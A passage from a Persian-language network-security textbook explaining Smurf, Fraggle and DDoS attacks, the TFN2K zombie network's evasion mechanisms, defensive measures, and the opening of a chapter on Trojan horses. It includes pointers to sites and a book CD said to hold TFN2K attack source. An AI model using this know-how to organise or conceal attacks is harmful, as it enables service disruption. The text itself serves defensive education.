☺ برای آنکه تصوری از حملات نوع Smurf و Fraggle بدست بیاورید به مثال عامیانه زیر دقت کنید:

دشمن شما تصمیم دارد شما را با مشکل جدّی مواجه کند. یک آگهی در روزنامه چاپ می‌کند که در آن اعلام شده:

"بدون پرداخت هزینه یک رایانهٔ رایگان تحویل بگیرید! هزینهٔ ارسال بر عهدهٔ شرکت می‌باشد!!"

در این آگهی نشانی دفتر کار شما اعلام شده است! اگرچه این آگهی کذب محض است ولی شما را در لابلای سیل نامه‌ها غرق خواهد کرد. (کاری که Smurf و Fraggle انجام می‌دهند!)

مقابله با حملات Smurf و Fraggle

بگونه‌ای که اشاره شد راه حلّ مقابله با این نوع حمله آسان است:

- اگر مسیریاب شبکهٔ شما توانایی فیلتر کردن بسته دارد، قواعد آنرا بگونه‌ای تنظیم کنید که بهیچوجه بسته‌های فراگیر (Broadcast) را به داخل شبکه هدایت نکند. این عمل بهترین راه مقابله با هر نوع حملهٔ فراگیر است. دقت کنید مسیریابهای جدید Cisco با فرمان "no ip directed-broadcast" بسته‌های با آدرس فراگیر را فیلتر می‌کنند.
- اگر بدلایلی مجبور به هدایت بسته‌های فراگیر بدرون شبکه هستید لااقل مسیریاب را بگونه‌ای تنظیم کنید که بسته‌های نوع ICMP را حذف نماید.
- اگر مسیریابتان قادر به فیلتر کردن بسته‌های ICMP نیست و امنیت شبکه حیاتی است ، حداقل ICMP را بر روی تمام ماشینهای شبکه غیرفعال کنید.
- بر روی یکایک ماشینها پورتهای باز و زائد (مثل پورت شماره ۷ متعلق به سرویس‌دهندهٔ Echo) را ببندید.

حملات توزیع‌شدهٔ DoS (*DDoS = Distributed DoS*)

حملات DoS ، نفوذگر را به موفقیت کامل نمی‌رسانند مگر آنکه شخص نفوذگر خطوط با پهنای باند بالا در اختیار داشته باشد و بالطبع باید برای اینکار هزینهٔ بالائی را متقبل شود. در ضمن برای آنکه حملاتی مثل SYN Flood ، یک سرویس‌دهنده را دچار مشکل کند ، مدت حمله باید طولانی باشد که می‌تواند منجر به آشکار شدن هویت نفوذگر و نهایتاً دستگیری او شود.

"حملات توزیع شدهٔ DoS" که به اختصار آنرا DDoS می‌نامیم نوعی از حملات هوشمند و زیرکانهٔ DoS است که :

- هزینه‌ای برای نفوذگر در پی نخواهد داشت.
- هویت نفوذگر پنهان می‌ماند.
- احتمال موفقیت آن بسیار بالا است.
- می‌تواند طولانی مدّت باشد.
- مبارزه با آن بسیار مشکل است.

این نوع حمله برای اولّین بار در تابستان سال ۱۹۹۹ در صحنهٔ اینترنت ظاهر شد و پس از آن بطرز فزاینده‌ای اینترنت را میدان یک جنگ تمام عیار کرد. بگونه‌ای که سایتهای eBay ، E*Trade ، Yahoo ، CNN و ZDNet و Amazon.com (که در سطح دنیا شهرت دارند) نیز از این حملات در امان نماندند و ناتوانی و فروپاشی آنها گزارش شد.[1]

[1] ***http://www.attrition.org/mirror/attrition***

در حملات DDoS نفـــوذگر سعی می‌کند از ماشینهائی که در سراســر اینـترنت پراکنـده هسـتند ، برای حمله به یـــک هـدف در شـبکه اسـتفاده نمـاید. بعنـوان مثـال اگـر هـدف حملـه بمبـاران یـک سرویس‌دهنده به روش SYN Flood باشد ، نفـــوذگر به نحوی چندین ماشین پراکنده را برای رسـیدن به هدفش بسیج می‌کند. در اینجا اگر به فرض صد ماشین، هر کدام پهنای باند مفیـد 15Kbps را بـرای این منظور صرف کنند ، قربانی این توطئه با سـیلی معـادل 1.5Mbps مواجـه خواهـد شـد کـه در ایـن صورت کلّ پهنای باند خط T1 را اشغال خواهد کرد.

ماشینهای زامبی (Zombie)

به رایانه‌ای که بدون اطلاع صاحبش توسط یک نفـــوذگر به عنوان ابـزار حمـلات DoS مـورد سوءاستفاده قرار می‌گیرد ، "*ماشین زامبی* -Zombie- " گفته می‌شود. ماشـینهای زامبـی بطـور ناخودآگاه در خدمت یک نفوذگر بدخواه قرار می‌گیرند و نفـــوذگـر آنـها را در حملـه بـه یـک هدف در شبکه بسیج ، هدایت و فرماندهی می‌کند.


اوّلین سؤال آنست که ماشینهای بی‌گناه به چه نحو در خدمت یک نفـــــوذگـر بدخـواه قـرار می‌گیرند؟ معمولاً نرم‌افزارهای Zombie در قالب برنامه‌های رایگان ، زیبا و جذاب ولی آلـــوده ، در سراسر شبکهٔ اینترنت توزیع می‌شوند. بخشی از کاربران آماتور که آگاهی خـاصی از ایـن موضوع ندارند ، با اجرای ایـن برنامـه‌ها ، ارسـال بخشـی از بسـته‌های بمبـاران کننـده مثـل SYN-Flood را بر عهده می‌گیرند و بدیـــن نحـو بـدون اطـلاع ، بـا اهـداف نفـــــوذگـر همسـو می‌شوند!

به هر ترتیب نفـــوذگر ، نرم‌افزار زامبی را بر روی ماشینهای مختلف توزیع می‌کند. پس از توزیـع گسترده و سراسری این نرم‌افزارهای آلوده ، ممکن است صدها یا هزاران ماشین آلـوده بسـیج شـده و برای شروع یک حمله آماده باشند. بطور معمول نرم‌افزارهای زامبی پس از اجرا بـر روی یـک ماشـین منتظر صدور فرمان می‌مانند. وقتی تعداد ماشینهای زامبی زیاد باشد ، نفـــــوذگـر قـادر بـه هدایـت و فرماندهی همهٔ آنها نیست لذا در حملات DDoS ، ماشینهای زامبی در قالب تعدادی "گروه" دسـته‌بندی می‌شوند. هر گروه از ماشینهای زامبی توسط یک ماشین "سرگـروه" فرمـاندهی می‌شـوند و ماشـینهای سرگروه تحت فرمان ماشین نفـــوذگر هستند.

در ادامه یک نوع حملهٔ بسیار مشهور و خطرناک DDoS را بـرای آگـاهی مسـئولین شـبکه معرفـی می‌کنیم و سپس به روشهای مقابله با آن خواهیم پرداخت.

حملهٔ DDoS از نوع TFN2K (Tribe Flood Network 2000)

به شکل (۶-۹) دقت کنید. این شکل مکانیزم حملهٔ TFN2K را (که توسـط گـروه Mixter طراحـی



شکل (٦-٩) مکانیزم حملهٔ TFN2K

شده) نشان می‌دهد.

در TFN2K نفـــوذگر از نرم‌افزار NetCat برای ارتباط با سرگروهها استفاده می‌کند. هـــر سـرگـروه یک مجموعه از ماشینهای زامبی را رهبری می‌کند و مستقیماً تحت فرمان نفـــوذگر است. (ماشـینهای سرگروه اصطلاحاً CLIENT نامیده می‌شوند) نفـــوذگر از طریق ابزار NetCat ، فرمان حملـه را صـادر می‌کند و آنها نیز به ماشینهای زامبی تحت فرمان خود ، دستور شـروع حملـهٔ DDoS را بـر علیـه یـک هدف مشخص در شبکه ابلاغ می‌نمایند.

ماشینهای سرگروه (یا CLIENTS) نیز ماشینهای بی‌گناهی هستند که ناخودآگاه در اختیار نفـــوذگر قرار گرفته‌اند ، لذا شناسایی آنها کمکی به ردّیابی و کشف هویت نفـــوذگر نخواهد کرد. نفـوذگـر از

هر نقطهٔ نامعلوم در شبکه قادر به صدور فرمان حمله خواهد بود.

در TFN2K ماشینهای زامبی می‌توانند از مکانیزمهای زیر بر علیه ماشین هدف استفاده کنند:

- **UDP Flood** : ارسال سیل‌آسای بسته‌های UDP به سمت یک قربانی در شبکه به نحوی که تمام پهنای باندِ در اختیار او ، با این حجم از بسته‌های UDP تلف شود.
- **SYN Flood** : ارسال سیل‌آسای بسته‌های SYN که قبلاً بطور مفصل توضیح داده شد.
- **ICMP Flood** : ارسال سیل‌آسای بسته‌های Ping (ICMP Echo Request)
- **حملهٔ Smurf** : ارسال فراگیر بسته بسته‌های Ping یا UDP
- **حملهٔ Mix** : شامل ارسال سیل‌آسا و همزمان بسته‌های SYN ،UDP و ICMP به سمت یک هدف
- **حملهٔ Targa** : این حمله شامل ارسال سیل‌آسای بسته‌های ناقص IP به سمت یک هدف است که توسط گروه Mixter (طراح اصلی TFN2K) ابداع شده است.

کدهای برنامهٔ TFN2K بهمراه اطلاعات تفصیلی ، در سایت *http://mixter.warrior2k.com/* در دسترس است. کدهای این برنامه در دیسک ضمیمهٔ کتاب موجود می‌باشد.

باتوجه بدانکه در TFN2K از شش مکانیزم حملهٔ DoS استفاده می‌شود لذا نفوذگر قادر است که حمله‌ای مثل ICMP Flood را شروع کند و سپس بررسی نماید که آیا موفق بوده است یا خیر. اگر حمله موفق نباشد به ماشینهای تحت فرمان خود دستور تغییر نوع حمله (مثلاً به SYN Flood) را صادر می‌کند.

یکی از شگفت‌ترین نکات بکار رفته در TFN2K آنست که در ماشینهای آلوده به این نرم‌افزار ، هیچ پورت TCP یا UDP باز نمی‌شود و بنابراین با نرم‌افزارهای پویش پورت (PortScan) و یا اجرای فرمان **`netstat -na`** ، نمی‌توان متوجه شد که پورت خاص و مشکوکی بر روی ماشین باز شده است و بدین نحو بسیار مخفی عمل می‌کند.

سؤال اینجاست که فرمان حمله چگونه صادر می‌شود؟ در TFN2K برای فرمان دادن به ماشینهای زامبی از بسته‌های Echo Reply Packet استفاده می‌شود.[۱] برای آنکه فقط شخص نفوذگر بتواند فرمان حمله را صادر کند و شخص دیگری نتواند فرماندهی حمله را بدست بگیرد ، در هنگام ارسال بستهٔ Echo Reply Packet در قسمت حمل داده[۲] ، یک کلمهٔ عبور رمز شده قرار می‌گیرد.

دلیل استفاده از بستهٔ Echo Reply آنست که اکثر مسیریابها یا دیوارهای آتش اجازه می‌دهند چنین بسته‌ای به درون شبکه وارد شود زیرا فرض می‌کنند این بسته در پاسخ به دستور Ping (Echo Request) باز گشته است.

نکات بسیار خطرناک TFN2K عبارتند از:

---

[۱] **تاکید می‌کنیم که از بستهٔ Echo Reply یعنی بستهٔ پاسخ Ping استفاده می‌شود نه Echo Request!**

[۲] Payload

- عدم باز کردن پورت باز روی ماشین زامبی و مخفی ماندن از چشم نرم‌افزارهای PortScan
- استفاده از بسته‌های ICMP Echo Reply جهت عبور از دیوار آتش
- آدرس مبداء صدور بسته ICMP Echo Reply به طور اشتباه و جعلی تنظیم می‌شود تا ماشین سرگروه و ماشین نفوذگر کشف نشوند.
- ماشینهای زامبی نیز در هنگام حمله به یک هدف از آدرسهای مبداء اشتباه و جعلی استفاده می‌کنند تا دیرتر کشف شوند.
- پیگیری محل ماشینهای زامبی سودی ندارد زیرا اولاً در سطح دنیا (یا یک کشور) پراکنده‌اند و به ISPهای متفاوت و مسیریابهای متفاوتی متصل هستند. ثانیاً بی‌گناه هستند!! ثالثاً بسیار زیادند و نمی‌توان تمام آنها را غیرفعال کرد.
- پیگیری ماشین فرماندهی حمله و جستجوی نفوذگر بسیار مشکل خواهد بود و نفوذگر وقت کافی دارد تا بعد از صدور فرمان حمله از شبکه خارج شود.
- در TFN2K هر ماشین سرگروه یک فایل مخفی از آدرس‌های IP متعلق به ماشینهای زامبی تحت فرمان خود در اختیار دارد و به منظور آنکه در صورت آشکار شدن هویت سرگروه، ماشینهای زامبی لو نروند ، این فایل بصورت رمز شده بر روی ماشینهای سرگروه ذخیره می‌شود.
- در TFN2K نفوذگر می‌تواند نسخهٔ نرم‌افزار نصب شده بر روی ماشینهای زامبی را به‌روز کند.
- نفوذگر قادر است ماشینهای زامبی را وادار به پاک کردن نرم‌افزار TFN2K از دیسک سخت کنند (عمل خودکشی) ، یا آنکه در لحظات خاتمهٔ ماموریت کل اطلاعات دیسک سخت ماشین زامبی را پاک نمایند (انفجار قرارگاه).

اگر درست بیندیشید حملهٔ TFN2K به مثابهٔ یک جنگ واقعی در میدان نبرد عمل می‌کند!!!

بغیر از TFN2K نرم‌افزارهای زیر نیز بعنوان ابزار حملات DDoS مطرح هستند:

- Blitznet, by Phreeon
- Mstream
- Trin00
- Win Trin00
- Freak88
- Trinity
- Shaft
- Stacheldraht, by Randomizer (German Goroup)

مقابله با حملات *DDoS*

هر چند مقابله با حملات DDoS دشوار به نظر می‌رسد ولی لازم است مسئولین شبکه سیاستهای امنیتی زیر را به اجرا بگذارند:

- چون هیچ مسئول شبکه‌ای تمایل ندارد ماشینهای شبکهٔ تحت مدیریت او در اختیار یک بدخواه قرار بگیرد لذا بایستی بطور مداوم ماشینهای شبکه آزمایش شوند.

- مسئول شبکه باید در جریان آخرین اخبار و گزارشها در مورد انتشار نرم‌افزارهای زامبی Zombie قرار بگیرد چون ممکن است گروهی قبل از عملیاتی شدن یک نرم‌افزار زامبی آنرا کشف کند.
- از نرم‌افزارهای Anti-Spoof دو طرفه بر روی مسیریابهای خود بهره بگیرید. این نرم‌افزارها اجازهٔ عبور بسته‌های IP با آدرسهای جعلی را نمی‌دهند. بدین ترتیب هیچ بسته‌ای حق ندارد از درون یک شبکه که NetID آن مشخص است با آدرس جعلی بیرون برود.
- اگر شک دارید که آیا ماشینهای شبکهٔ شما آلوده به نرم‌افزارهای زامبی هستند می‌توانید با سایتهائی که بطور رایگان خدمات مشاوره‌ای ارائه می‌دهند و ابزارهای مناسبی در اختیار دارند تماس بگیرید. یکی از این سایتهای بسیار ارزشمند و مفید ، در آدرس زیر در دسترس می‌باشد:

http://www.nipc.gov/

این سایت که توسط دولت آمریکا راه‌اندازی شده آخرین گزارشهای خبری در مورد فعالیتهای نفوذگران و هشدارهای امنیتی را به رایگان در اختیار علاقمندان قرار می‌دهد. در شکل (۷-۹) صفحهٔ اصلی سایت وب NIPC[1] نشان داده شده است.

- استفاده از نرم‌افزارهای Zombie Zapper توصیه می‌شود:

http://razor.bindview.com/tools/ZombieZapper_form.shtml


- اگر سایت حساسی دارید باید در نقطهٔ دیگری از شبکهٔ اینترنت و روی یک ISP متفاوت ، پشتیبان داشته باشد تا به محض کشف حملهٔ DDoS تغییر سایت بدهید.

جمع‌بندی حملات *DoS*

حملاتی که در این فصل بررسی شدند ، همگی با هدف عاجز کردن یک ماشین از سرویس‌دهی شروع می‌شوند. اینکار یا با اخلال در کار نرم‌افزار سرویس‌دهنده و نهایتاً فروپاشی (Crash) آن انجام می‌شود یا آنکه کلّ پهنای باند در اختیار یک سرویس‌دهنده با ارسال سیل‌آسای اطلاعاتِ آشغال تلف می‌شود. در خاتمهٔ این فصل انواع حملات شناخته شده و نوع مکانیزم آنها فهرست می‌شود:

- **حملهٔ LAND :** حمله به TCP
- **حملهٔ Latierra :** حمله به TCP
- **حملهٔ Ping of Death :** حمله به ICMP
- **حملهٔ Jolt2 :** حمله به IP
- **حملهٔ Tear Drop :** حمله به IP
- **حملهٔ WinNuke :** حمله به TCP پورت ۱۲۹
- **حملهٔ SYN Flood :** حملهٔ به TCP
- **حملهٔ Smurf :** حمله از طریق ICMP
- **حملهٔ Fraggle :** حمله از طریق UDP پورت ۷
- **حملهٔ TFN2K :** حملهٔ توزیع شده با مکانیزم چندگانه

[1] National Infrastructure Protection Center (*nipc*)




شکل (۷-۹) صفحهٔ اصلی سایت وب NIPC

آدرسهای *URL* مفید برای تحقیق پیرامون حملات *DoS*

بهترین سایت ارائهٔ دهندهٔ تاریخچه و مشخصات فنی حملات نفوذگران	*http://www.attrition.org/mirror/attrition*
بهترین سایت ارائهٔ دهندهٔ اطلاعات و ابزار حملات **DoS**	*http://packetstorm.securify.com/DoS*
سایت ارائه‌دهندهٔ اطلاعات ارزشمند پیرامون اشکالات سیستمهای عامل مختلف در مقابل حملهٔ **SYN Flood**	*http://www.nationwide.net/~aleph1/FAQ*
سایت ارائه‌دهندهٔ ابزارهای اجرایی برای پیدا کردن نقطه ضعف مسیریاب در مواجهه با حملهٔ **Smurf**	*http:// www.netscan.com/* *http://www.pulltheplug.com/broadcast2.html*
سایت ارائه‌دهندهٔ کدهای برنامهٔ **TFN2K** بهمراه اطلاعات تفصیلی	*http://mixter.warrior2k.com/*
سایتهائی که بطور رایگان خدمات مشاوره‌ای رایگان پیرامون امنیت شبکه ارائه کرده‌اند	*http://www.nipc.gor/warnings/advisories/2000/00-44.htm*
سایت ارائه‌دهندهٔ ابزارهای اجرایی **Zombie Zapper**	*http://razor.bindview.com/tools/ZombieZapper_form.shtml*

ابزارهای مرتبط با این فصل بر روی *CD* همراه کتاب

جهت استفادهٔ بیشتر محققین و دانشجویان گرامی ، تقریباً تمام ابزارهای معرفی شده در این فصل و همچنین صفحهٔ اصلی (Home Page) برخی از سایتهای وب مرتبط با این مباحث ، در CD ضمیمهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD ، مراجعه نمایید:



گام چهارم: سیطره بر شبکه از طریق "اسبهای تروا" ، "درهای پشتی"

پس از آنکه نفـــوذگر توانست به نحوی در شبکهٔ هدف رخنه کند ، در مرحلهٔ بعدی باید نفـوذ خـود را حفظ کرده و آنرا به یک سیطرهٔ بلندمدّت تبدیل نماید. در این فصل به تکنیکـهائی مـی‌پردازیـم کـه نفـــوذگر با توسل به آنها سیطرهٔ خود را بر یک سیستم یا شبکه ، بنیادی و طولانـــی مـدّت می‌نمـاید. برای رسیدن بـه چنیـن هدفـی ، نفـــوذگـر از نرم‌افزارهـای آلـوده و مخربـی مثـل "اسـبهای تـروا- Trojan Horses" ، "درهای پشتی-Backdoors" یا Rootkits استفاده می‌کند. از دیدگـــاه نفـــوذگـر ایـن نرم‌افزارهای آلوده ، نقش یک ستون پنجم تحت فرمان را بر روی ماشین قربانی ایفاء می‌کنند.

گاهی نفـــوذگر بجای آنکه زحمت حمله و شکستن حریم امنیتی یـک شـبکه را بـه خـود بدهـد مستقیماً سعی می‌کند ماشین یک کاربر بی‌اطلاع و بی‌تجربه را با این نرم‌افزارها آلوده کند و بدین طریق حملات بعدی را سازماندهی و هدایت نمـاید. گزارشـها حـاکی اسـت کـه حتـی در شـرکتهائی مثـل مایکروسافت که کاربران آنها از سطح معلومات بالائی برخوردارند آلودگی با نرم‌افزارهای مخرب مثـل "اسب تروا" خسارات زیادی به بار آورده است.[1]

راههای زیرکانه و روانشناختی بسیار متنوعی وجود دارد که از طریق آن می‌توان یک ماشـین را بـه یک نرم‌افزار مخرّب، آلوده کرد و کنـترل آنـرا بدسـت گرفـت. محیطـهای گپ‌زنـی اینـترنتی (Chat) ، نامه‌های الکترونیکی با ضمائم اجرائی آلوده و صفحات وب بهمراه قطعه کدهای اجرایی (مثل صفحات محتوی کنترلهای ActiveX یا اسکریپتهای خطرناک) ابزار خدمت به نفوذگران و حمله‌کنندگان هستند و معمولاً آنها با توسل بدین روشها ، طعمه‌های خود را با کمترین زحمت بدام می‌اندازد.[2] متاسفانه اغفال کاربران عادی اینترنت بگونه‌ای که خودشان سیستم خود را آلوده به یک نرم‌افزار مخرّب کنند ، بسـیار ساده است.[3]

این فصل از اهمیت ویژه‌ای برای همهٔ مسئولین شبکه و حتی کاربران عـادی برخـوردار اسـت. در ادامه ابتدا به مفهوم "برنامهٔ اسب تروا" خواهیم پرداخت.

اسبهای تروا

تقریباً همهٔ ما این داستان قدیمی را شنیده‌ایم که وقتی سربازان یونانی شـهر "تِـرُویْ" را محـاصره

---

[1] گزارشی از حمله به مایکروسافت ، اکتبر سال ۲۰۰۰ *http://www.attrition.com*

[2] تحقیقی که مترجم در این رابطه در بهمن‌ماه سال ۸۰ در ایران انجام داده است نشان می‌دهد حدود ۱۰ درصد از کاربران عادی اینترنت و ۲۵ درصد کاربران محیطهای گپ‌زنی آلوده به نرم‌افزارهای اسب تروا هستند! هر چند این قضیه یک بحران تلقی می‌شود ولی چون هنوز شبکهٔ اینترنت در ایران در خدمت نظام تجارت و خرید و فروش قرار نگرفته است ، این مسئله تـهدیدکنندهٔ امنیت ملی نیست؛ برای آن زمان باید تمهیدی اندیشید. از طرفی مبارزه با آلودگیهایی مثل اسبهای تروا راه حلّ نسبتاً ساده‌ای دارد در حالی که برخی از حملات فنی‌تر از آنست که قبل از به بار آوردن خسارتهای جدّی با آن مبارزه کرد. هیچ راه حلّی از آموزش و بالا بردن سطح معلومات کاربران اینترنت موثرتر نیست.

[3] متاسفانه در ایران برخی از نوجوانان علاقمند به دنیای کامپیوتر و علم نفوذگری ، با انتخاب نامهایی چون "هکرهای ایرانی" یا "هکرهای سیاه" به جای مطالعه و تحقیق در اصول این علم ، کارشان آلوده کردن کاربران معمولی اینترنت شده است و بدان مباهات می‌کنند در حالی در دنیای "نفوذگران کلاه سفید" اینکار مبتذل ، غیراخلاقی و بچگانه تلقی می‌شود. روی سخن ما در این کتاب با دانشجویان و کاربران فرهیخته است.

کردند تا مدتهای زیادی نتوانستند بدلیل حفاظت شدیدی که از دیوار شهر می‌شد، به درون شهر راه پیدا کنند و ماهها پشت دروازهٔ شهر به محاصره ادامه دادند بدون آنکه موفق به فتح آن شوند. سرانجام برای نفوذ به شهر و شکستن محاصره ، به نقشه‌ای که دختر فرمانده کشیده بود عمل کردند. آنها یک اسب چوبی بسیار عظیم ساختند و آنرا به عنوان هدیه در جلوی دروازهٔ شهر گذاشته و در دوردست پنهان شدند. ساکنین شهر غافل از آنکه در درون این اسب بزرگ جنگجویانی پنهان شده‌اند آنرا داخل شهر آورده و به مناسبت ختم محاصره به جشن و پایکوبی پرداختند. نیمه شب، در حالی که اهالی شهر خسته و خواب‌آلوده از پا افتاده بودند، جنگجویان از اسب چوبی بیرون آمده، دروازهٔ شهر را گشودند و شهر به راحتی فتح شد!

هزاران سال پس از این واقعه و در عصر حاضر بار دیگر این داستان تکرار می‌شود. البته در دنیای شبکه‌های کامپیوتری و آنهم نه به صورت افسانه‌ای بلکه کاملاً حقیقی و مخرّب!

با این مقدمه **"اسب تروا"** یک برنامهٔ آلوده به کدهای اجرایی است که غالباً ظاهری فریبنده یا کاملاً معمولی دارند. این برنامه‌ها پس از آنکه بدست خود کاربر بر روی ماشین اجرا شوند همانند یک سرویس‌دهنده، کنترل و هدایت آن ماشین را در اختیار نفوذگر قرار می‌دهند. از آن به بعد نفوذگر است که تصمیم می‌گیرد که با آن ماشین چه کار کند. داده‌های حیاتی مثل کلمات عبور را بدزدد یا فایلهای او را کاملاً نابود کند یا آنکه از آن ماشین به عنوان یک قربانی برای حملات بعدی شبیه Arpspoofing ، Sniffing ، Session Hijacking یا حملات DDoS استفاده کند.

کدهای مخرب اسب تروا در قالب یک "برنامهٔ سوکت" یا "برنامهٔ تحت شبکه" به یک برنامه مفید می‌چسبند یا آنکه کلاً برنامه‌ای هستند که یک کار ظاهراً مفید انجام می‌دهند ولی در حقیقت ستون پنجم محسوب می‌شوند؛ بدین معنا که کنترل سیستم را در اختیار یک بدخواه قرار می‌دهند!

